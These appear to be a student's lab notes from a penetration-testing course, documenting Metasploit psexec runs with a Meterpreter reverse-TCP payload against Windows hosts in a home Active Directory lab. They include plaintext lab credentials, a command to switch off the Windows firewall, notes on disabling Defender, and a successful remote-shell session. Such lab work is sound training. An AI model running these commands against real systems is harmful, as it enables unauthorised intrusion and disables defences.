


90.08 - Gaining Shell Access





If we are concerned about being picked up by Blue team/Antivirus/IDS/IPS, or we want to be silent for some other reason.



Fire up MSFConsole.

Search psexec

We want /exploit/windows/smb/psexec. On mine, it was option 4.

We are going to change the payload to windows x64 instead of the default.

set payload windows/x64/meterpreter/reverse_tcp

Set RHOST, SMBDomain, SMBPassword or SMBHash, SMBUser. Not sure if it is the user set on Active Directory, or local user set up when we first boot the machine.Tried Frank, LMonkey, and ZRoronoa.

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.163.158  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             ONEPIECE.local   no        The Windows domain to use for authentication
   SMBPass               Password1        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               frank            no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[-] 192.168.163.158:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.163.158:445) timed out.
[*] Exploit completed, but no session was created.
```

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.163.157  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             ONEPIECE.local   no        The Windows domain to use for authentication
   SMBPass               Password1        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               lmonkey          no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.157:445 - Connecting to the server ...
[-] 192.168.163.157:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.163.157:445) timed out.
[*] Exploit completed, but no session was created.
```

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.163.157  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             ONEPIECE.local   no        The Windows domain to use for authentication
   SMBPass               Password2        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               ZRoronoa         no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.157:445 - Connecting to the server ...
[-] 192.168.163.157:445 - Exploit failed [unreachable]: Rex::ConnectionTimeout The connection with (192.168.163.157:445) timed out.
[*] Exploit completed, but no session was created.
```

Machines were up. One of the tries the client was logged in the account. Not sure what is happening.


09/30/2024 - 23:57 - (Update by the end of session)

Windows command to disable firewall: "#netsh advfirewall set allprofiles state off"

Do not forget to disable the client Firewall.

It was not working, but then after Disabling the Firewall, the error message changed:

We have now access denied. And, if you are logged in the Client and can see the screen before running the exploit, Windows Defender will notify about threads immediately after you run the exploit. Then, I disabled Windows Defender, and the exploit worked.




```
meterpreter > sysinfo
Computer        : THEROBOT
OS              : Windows 10 (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : ONEPIECE
Logged On Users : 7
Meterpreter     : x64/windows
meterpreter >
```


```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.163.158  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             ONEPIECE.local   no        The Windows domain to use for authentication
   SMBPass               Password1        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/write folder share
   SMBUser               LMonkey          no        The username to authenticate as

Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[*] 192.168.163.158:445 - Authenticating to 192.168.163.158:445|ONEPIECE.local as user 'LMonkey' ...
[*] 192.168.163.158:445 - Selecting PowerShell target
[*] 192.168.163.158:445 - Executing the payload ...
[+] 192.168.163.158:445 - Service start timed out, OK if running a command or non-service executable ...
[*] Sending stage (200774 bytes) to 192.168.163.158
[*] Meterpreter session 2 opened (192.168.163.133:4444 → 192.168.163.158:55254) at 2024-10-02 00:33:10 -0400

meterpreter >
```

It worked with both users set up on Active Directory. For me, LMonkey, and ZRoronoa. Nami, and Frank did not work.

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.163.158  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             ONEPIECE.local   no        The Windows domain to use for authentication
   SMBPass               Password1        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ...) or a normal read/write folder share
   SMBUser               Frank            no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[*] 192.168.163.158:445 - Authenticating to 192.168.163.158:445|ONEPIECE.local as user 'Frank' ...
[-] 192.168.163.158:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: (0xc000006d) STATUS_LOGON_FAILURE: The attempted logon is invalid. This is either due to a bad username or authentication information.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) >
```



```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.163.158  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             ONEPIECE.local   no        The Windows domain to use for authentication
   SMBPass               Password1        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               Nami             no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/smb/psexec) > run

[*] Started reverse TCP handler on 192.168.163.133:4444
[*] 192.168.163.158:445 - Connecting to the server ...
[*] 192.168.163.158:445 - Authenticating to 192.168.163.158:445|ONEPIECE.local as user 'Nami' ...
[-] 192.168.163.158:445 - Exploit failed [no-access]: Rex::Proto::SMB::Exceptions::LoginError Login Failed: (0xc000006d) STATUS_LOGON_FAILURE: The attempted logon is invalid. This is either due to a bad username or authentication information.
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/psexec) > set SMBUser .\Nami
SMBUser => .Nami
msf6 exploit(windows/smb/psexec) > run
```



```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting     Required  Description
   ----                  ---------------     --------  -----------
   RHOSTS                192.168.163.158     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                 yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                       no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                      no        The service display name
   SERVICE_NAME                              no        The service name
   SMBDomain             THENAVIGATOR.local  no        The Windows domain to use for authentication
   SMBPass               Password1           no        The password for the specified username
   SMBSHARE                                  no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               Nami                no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.
```

10/1/2024 - 23:39 - (Update by the end of session)

I was thinking about the firewall/antivirus issue and if we go back and try to redo the part where we try to run a command in the target machine using the #ntlmrelayx.py command in the SMB Relay attack lesson, it should work now. The antivirus and firewall were up at that point, so it might have blocked the command from running in the target.

Another update here is that we do NOT need the SMBDomain to be set when we are exploiting local user accounts, like Nami and Frank. We can issue "#unset SMBDomain" or "#set SMBDomain ." in Metasploit to unset SMBDomain value.

Let us try exploiting Nami and Frank just one more time.

Frank IP is 192.168.163.158 .


```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                192.168.163.158  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             .                no        The Windows domain to use for authentication
   SMBPass               Password1        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$, ... ) or a normal read/write folder share
   SMBUser               Frank            no        The username to authenticate as


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


